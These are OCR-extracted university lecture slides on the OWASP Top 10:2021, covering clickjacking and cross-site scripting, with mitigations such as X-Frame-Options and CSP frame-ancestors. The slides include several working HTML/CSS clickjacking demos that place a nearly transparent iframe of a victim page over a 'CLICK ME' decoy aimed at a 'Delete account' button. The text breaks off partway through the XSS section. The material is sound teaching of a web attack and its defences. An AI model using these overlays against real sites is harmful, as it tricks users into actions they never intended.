
OWASP Top 10:2021

- Lecture By
  Pratidnya S. Hegde Patil
  Assistant Professor-IT Dept.

OWASP Top 10 - 2021

OWASP Top 10:2021: https://owasp.org/Top10/

TOP 10





CLICKJACKING

Courtesy: https://portswigger.net/web-security/

Learning Path: Web Security Academy


Clickjacking





Clickjacking


- Also known as UI redress attacks.
- It is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting with seemingly-harmless web pages.
- The victim surfs the attacker's web page with the intention of interacting with the visible user interface, but is inadvertently performing actions on the hidden page. Using the hidden page, an attacker can deceive users into performing actions they never intended to perform through the positioning of the hidden elements in the web page.



Clickjacking

- A clickjacking attack uses seemingly-harmless features of HTML and JavaScript to force the victim to perform undesired actions, such as clicking an invisible button that performs an unintended operation. This is a client side security issue that affects a variety of browsers and platforms.

- To carry out this attack, an attacker creates a seemingly-harmless web page that loads the target application through the use of an inline frame (concealed with CSS code). Once this is done, an attacker may induce the victim to interact with the web page by other means (through, for example, social engineering). Like other attacks, a common prerequisite is that the victim is authenticated against the attacker's target website.



Test for vulnerability

- Testers may investigate if a target page can be loaded in an inline frame by creating a simple web page that includes a frame containing the target web page. An example of HTML code to create this testing web page is displayed in the following snippet:


```
<html>
    <head>
        <title>Clickjack test page</title>
    </head>
    <body>
        <iframe src="http://www.target.site" width="500" height="500">
</iframe>
    </body>
</html>
```


- If the http://www.target.site page is successfully loaded into the frame, then the site is vulnerable and has no type of protection against clickjacking attacks.

<iframe>


- HTML element which is a nested browsing context, embedding another HTML page into the current one. Ex: Website A (victim) opened in website B (attacker) iframe. This is allowed only if framing is allowed by Website A.
- CSS to specify of the iframe to look like. It was made transparent so that user does not see it.
- <style>
  - opacity specifies transparency index (lower the number more the transparency)
  - z-index (specifies the hierarchy of overlapping UI components. Lower the number higher up the UI component)
  - position: absolute (is positioned relative to the nearest positioned ancestor (instead of positioned relative to the viewport, like fixed)
  - position: relative (is positioned relative to its normal position and other content will not be adjusted to fit into any gap left by the element)
-
  - To place a UI like button to make the user to click on it.


Example: The victim has a website







The attacker has made a website with similar URL which includes the victim's website in an iframe.






The attacker adds a transparent div on top of the iframe with a higher z-index





The Attacker wraps the div in a link tag



...AND AN INVISIBLE LINK


```
<html>
  <head>
    <style>
      body {
        position: relative;
        margin: 0;
      }

      iframe, div, a {
        border: none;
        position: absolute;
        width: 100%;
        height: 100%;
      }

      div {
        z-index: 100;
      }

      a {
        display: block;
      }
    </style>
  </head>
  <body>
    <iframe src="www.kittens.com/vacuum-revenge">
    </iframe>
    <div>
      <a href="https://www.facebook.com/sharer/sharer.php?u=http%3A%
    </div>
  </body>
</html>
```

Result

- Now a user who wants to view victim's video can be tricked into performing any action the attacker intends even potentially harmful ones like downloading malware or being taken to online scams as far as the browser knows the user has legitimately chosen to click on the hackers link as a result the browser will go ahead and perform whatever action is sitting behind that link.

```
<head>
        <style>
                #target_website {
                        position:relative;
                        width:128px;
                        height:128px;
                        opacity:0.00001;
                        z-index:2;
                        }
                #decoy_website {
                        position:absolute;
                        width:300px;
                        height:400px;
                        z-index:1;
                        }
        </style>
</head>
...
<body>
        <div id="decoy_website">
        ...decoy web content here...
        </div>
        <iframe id="target_website" src="https://vulnerable-website.com">
        </iframe>
</body>
```

Example: Clickjacking




Tricking the user “weiner” to wrongly click on the Delete account.

Example: Clickjacking

In the body tag of the attacker page.

```
<style>
iframe{
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
}
</style>
<iframe src="http://victims-webpage-containing-the-Delete-account-button"></iframe>
```



The website is transparent and the buttons are still working.

Example: Clickjacking

```
<style>
iframe{
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
}
div {
   position: absolute;
   top: 100px;
   left: 100px;
   z-index: 1;
     }
</style>
<div>CLICK ME</div>
<iframe src="http://victims-webpage-containing-the-Delete-account-button"></iframe>
```

The website is transparent and the CLICK ME div tag is on top of it.


Example: Clickjacking

```
<style>
iframe{
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
}
div {
   position: absolute;
   top: 515px;
   left: 100px;
   z-index: 1;
     }
</style>
<div>CLICK ME</div>
<iframe src="http://victims-webpage-containing-the-Delete-account-button"></iframe>
```


Placing the CLICK ME div tag is on top of Delete account button.

Example: Clickjacking

```
<style>
iframe{
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.00001;
    z-index: 2;
}
div {
   position: absolute;
   top: 515px;
   left: 100px;
   z-index: 1;
     }
</style>
<div>CLICK ME</div>
<iframe src="http://victims-webpage-containing-the-Delete-account-button"></iframe>
```




Reducing the opacity to make it victim's webpage transparent.



Mitigation

- There are three main mechanisms that can be used to defend against these attacks:
  - Preventing the browser from loading the page in frame using the X-Frame-Options or Content Security Policy (frame-ancestors) HTTP headers.
  - Preventing session cookies from being included when the page is loaded in a frame using the SameSite cookie attribute.
  - Implementing JavaScript code in the page to attempt to prevent it being loaded in a frame (known as a "frame-buster").
- Note that these mechanisms are all independent of each other, and where possible more than one of them should be implemented in order to provide defense in depth.



Cross-site Scripting (XSS)

Courtesy: https://portswigger.net/web-security/

Learning Path: Web Security Academy

XSS

- XSS is a Code Injection attack executed on the client-side of a Web Application.
- It allows an attacker to circumvent the **same origin policy**, which is designed to segregate different websites from each other.
- Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.
- It is the process injecting a script as a parameter in the url to attack a user of the site or to attack the server side of the web application.

XSS

- Attacker injects malicious script through the web browser.
- The malicious script is executed when the victim visits the web page or web server.
- Steals Cookies, Session tokens and other sensitive information.
- Modify the contents of the Website.

Example of Types of XSS attacks

- **Stored XSS:** On our website's comment section, the comment given by attacker with the malicious script is sent to the website database and stored there. Then, when a visitor comes along, it is sent to their browser. Because the code is stored on the database, it will be sent to all visitors. That's why it is called stored or persistent XSS.

Example of Types of XSS attacks

- **Reflected XSS:** Reflected XSS attacks involves the visitor sending the malicious code to the website themselves, albeit unwittingly.


  An attacker sends your website link to your visitors, typically via email or a neutral website. The link contains malicious code though, so when the visitor clicks on it, it sends that code to your website. If your website has an XSS vulnerability, it means that your website isn't checking user input like this for malicious code. So when your website sends the response back to the visitor's browser, it includes the malicious code as well. The visitor's browser now thinks that the code is part of your website, and executes it. And thus the attacker has access to the visitor's information.

Example of Types of XSS attacks

